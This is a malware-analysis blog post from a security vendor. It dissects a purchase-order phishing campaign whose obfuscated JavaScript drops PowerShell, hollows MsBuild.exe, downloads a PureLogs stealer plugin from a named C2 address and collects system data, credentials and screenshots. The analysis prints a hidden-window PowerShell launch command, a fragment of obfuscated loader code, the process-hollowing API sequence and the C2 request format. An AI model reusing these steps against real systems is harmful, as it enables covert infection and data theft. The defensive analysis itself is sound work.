


Phishing Campaign Deploys JavaScript-Driven PureLogs Variant to Steal Sensitive Data

 fortinet.com/blog/threat-research/phishing-campaign-deploys-javascript-driven-purelogs-variant-to-steal-sensitive-data

Xiaopeng Zhang Xiaopeng Zhang

May 26, 2026



Article Contents

By [Xiaopeng Zhang](#) | May 26, 2026

Affected Platforms: Microsoft Windows

Impacted Users: Windows Users

Impact: Collect sensitive data from the victim's computer

Severity Level: High

Background

FortiGuard Labs recently identified a phishing campaign distributing a PureLogs variant designed to collect sensitive data from the victim's device. The analysis provides an in-depth examination of the campaign, including the phishing emails and the mechanisms by which the JavaScript file operates on the victim's device.

This campaign uses deceptive emails disguised as purchase orders, a tactic commonly used to trick recipients into opening malicious attachments.

The following sections detail the infection chain, the phishing email's characteristics, the obfuscated JavaScript file, and the subsequent stages of the attack, including PowerShell execution, process hollowing, and deployment of a downloader module.

[2026 Global Threat Landscape Report](#)

[Use this report to understand the latest attacker tactics, assess your exposure, and prioritize action before the next exploit hits your environment.](#)

Infection Chain

Figure 1 illustrates the infection chain of this phishing email campaign.




Figure 1: The infection chain of the malicious campaign

Phishing Email

The phishing email is disguised as a fake purchase-order-themed message and includes an attached RAR archive. The recipient is instructed to open the attached file (PO 2026-

P0803.rar) to view the fake purchase order. The email is shown in Figure 2.




Figure 2: The purchase-order-themed phishing emails associated with this campaign
The email is marked as “virus detected” in the Subject field (see Figure 2) and is blocked by the FortiMail service. Consequently, the email will not be delivered to the recipient.

Obfuscated JavaScript File

Within the attached RAR archive, a malicious JavaScript file named kpankocrs.js is present. Figure 3 shows the obfuscated JavaScript code.




Figure 3: The obfuscated JavaScript file

Upon execution, the JavaScript file decrypts a piece of PowerShell code and drops it into a randomly named local .ps1 file (e.g., "ps_qnSEGUKU0LIY_1777592585573.ps1") in the "C:\Temp" folder.

The JavaScript code executes the PowerShell file as follows:

```
...
Q: CMD = Vc(0x111) + Vt(0x142) + Vu(0x11e) + oW(0x21d) + Vw(0x150) + V3(0xf8) +
VL(0x105) + Vn(0x102) + Vy(0x130) + od(0x1c1) + Z(0x158) + SCRIPT_PATH + '\x22';
PROC = SHELL[V5(0x108)](CMD), START = new Date()[oW(0x17b)]();
...
```

After executing the code above, the value of the CMD variable will be 'powershell.exe - ExecutionPolicy Bypass -NoProfile -WindowStyle Hidden -File "C:\Temp\ps_qnSEGUKU0LIY_1777592585573.ps1"'.

SHELL[V5(0x108)](CMD) resolves to SHELL["Run"](CMD), which executes the dropped PowerShell file.

Figure 4 is a screenshot of the process tree, showing that a PowerShell.exe process is launched by wscript.exe (the JavaScript Engine) to execute the dropped PowerShell file.




Figure 4: Dropped PowerShell file being executed

Analyzing the Dropped PowerShell File

The dropped PowerShell file contains a large block of encrypted and Base64-encoded data. The data is first Base64-decoded and then decrypted using an XOR-with-rotation method.

The result is a fileless PowerShell script that is executed using Invoke-Expression {PowerShell code}.

Once the MAFF.ProcessHollowing.When the Execute() method is called, the following APIs are invoked to perform process hollowing.

CreateProcessA(), ZwUnmapViewOfSection(), ReadProcessMemory(), WriteProcessMemory(), VirtualAllocEx(), GetThreadContext(), SetThreadContext(), and ResumeThread().

Figure 6 shows that the “Iwnflr.exe” .NET module calls the CreateProcessA() API to create a suspended MsBuild.exe process.




Figure 6: Process hollowing – CreateProcessA()

Extracting the Downloader Module

The .NET module (“Iwnflr.exe”), running within the target MsBuild.exe process, extracts and executes the downloader module from its named resource using the following steps:

It loads data from the resource named “Eqxcpvgf.Ybrgdoxas.” It calls the ResourceManager.GetObject() method with the resource name as a parameter to load the data, as shown in Figure 7.




Figure 7: Loading the named resource using the GetObject() method

- The resource data is decrypted with the DES algorithm.
- It gunzips the DES-decrypted data to restore a .NET module file (named "Rmiyj.dll") in memory, which serves as the malware's downloader.
- The extracted module (Rmiyj.dll) is loaded using the Reflection.Assembly.Load() method, and the module's entry point method is invoked. Figure 8 shows the invocation of the downloader module's entry point method, named "iyvIXAqfXvogv46vck.opr2xfZUr15bo4oEyY.zYwtW19n4()".




Figure 8: Invoking the downloader module's entry point method

Examining the Downloader Module

Based on my analysis, the downloader module can download additional plugin modules from its C2 server and execute them within the current MsBuild.exe process.

The downloader module decodes and loads a configuration block from one of its resources, which contains the C2 server information and the AES encryption key, as shown in Figure 9.

Locals	
Name	Value
rkD6cPUIVO7Fa9d0pNy.y6aLYEUGv3p2EZWxSGg.Deseri...	{DM32LbUV8jgQqVHT01y.t6mtOIUhYtg3ax4jQm0}
ekrUuaJXHU	""
k5PU88jaaR	false
Ni5UK0yU0A	"https://77.83.39.211"
OBNFaiOy6u	"5dc892a78780"
Q4SFEUdrdh	"KPANKO"
TF6FWsuJTt	{byte[0x00000018]}
uaTFJIXgcS	false
XnIUSMjnAK	0x000020FB
Static members	

Figure 9: Deserialized configuration block from a resource

The malware sends a GET request to the C2 server at the URL “/ping” to confirm the server is active. As shown in Figure 10, the downloader module calls the `HttpClient.GetAsync()` method to send the “/ping” request.




Figure 10: Sending a GET request to C2 server

Afterward, the downloader module sends a POST request to the C2 server to download a plugin.

The POST packet is structured as follows:

POST /**plugin** HTTP/1.1

Content-Type: application/octet-stream

Host: **77[.]83[.]39[.]211:8443**

Content-Length: 48

Connection: keep-alive

{ Random IV + Encrypted POST Data }

The C2 server's IP address and port are taken from the configuration block. The POST body consists of a random IV and AES-encrypted data (a GZIP-compressed "\x42\x00" payload), encrypted with the AES key and the random IV from the configuration block.

"\x42\x00" is a plugin ID, and the C2 server responds with the corresponding plugin module.

Upon receiving the plugin module in the response packet, it performs AES decryption using the same AES key from the configuration block and the IV located in the first 16 bytes of the response data. It then decompresses (GUNZIP) the decrypted data to restore the original plugin module in memory.

The plugin module is then loaded and executed within the current MsBuild.exe process, allowing the malware to dynamically extend its capabilities by downloading plugins from the C2 server.

The downloader requests only the "\x42\x00" plugin module.

Fileless Plugin Module - PureLogs

The plugin module (named zgSGkYYzqVe.dll) is a fileless PureLogs variant that resides only in memory. To analyze the plugin module, I dumped it to a local file. As seen in Figure 11, it is a .NET DLL file which appears to be protected by the commercial obfuscation tools such as .NET Reactor or IntelliLock.

PureLogs Capabilities

Upon analyzing the PureLogs module, the malware's primary capability is to collect sensitive data from the victim's system, including basic hardware and system information, saved credentials, cryptocurrency-related data, and more. The malware then compresses and encrypts the collected data before transmitting it to the C2 server.

In the following sections, the collected data is presented by category.

User info



stateMachine	{A\0097\009E\008D\009D\009B\008F\008D\0091\008A\0091.A
endpoint	"/userinfo"
message	{A\0097\009E\008D\009D\009B\008F\008D\0091\008A\0091.A
AA\0095\0099\0098\0096\0086\009C\0089\009E...	"CF0B8D0AA4"
AA\009D\0093\0089\009D\009B\009E\0099\008...	"Windows Defender"
A\0087\008A\0094\0088\009A\0091\008A\0090\...	{byte[0x0005D240]} — Screenshot in JPEG
A\0087\0098\008B\008A\0087\0098\009D\0086\...	"1775BA87F5273065B64B468F0A8CCC06"
A\0089\0095\0099\0091\008C\009D\0096\0090\...	"KPANKO"
A\008B\0089\0090\008F\0088\008D\0096\0088\...	"Windows 10 Pro"
A\008C\0088\0093\0098\0086\0098\0088\0091\...	true
A\008C\008F\008C\009D\0089\008C\008D\0091\...	"Intel(R) Xeon(R) E E-2434"
A\008F\0086\009C\0096\0099\0087\0093\0088\...	@ "C:\Windows\Microsoft.NET\Framework\v4.0.30319\MSBuild.exe"
A\0090\0086\0098\008D\0096\009A\0088\0086\...	"64bit"
A\0091\008D\0092\008C\008B\0098\009C\0090\...	"1920x947"
A\0093\008D\0099\008C\0093\0089\0097\0088\...	"Intel(R) Xeon(R) E E-2434"
A\0097\0086\008D\0095\0088\008C\009C\0086\...	"win-10"
A\0097\0093\008C\0090\0098\009A\0090\0090\...	"7 GB"
A\0099\0092\009E\0099\009A\0096\0097\0086\...	"0x06000AF9" — Clipboard data
A\009D\008B\0088\0089\008C\0093\0087\0091\...	{5/13/2026 11:10:00 PM}
A\009E\0095\0089\0094\009A\0092\0094\0086\...	"5.0.0"

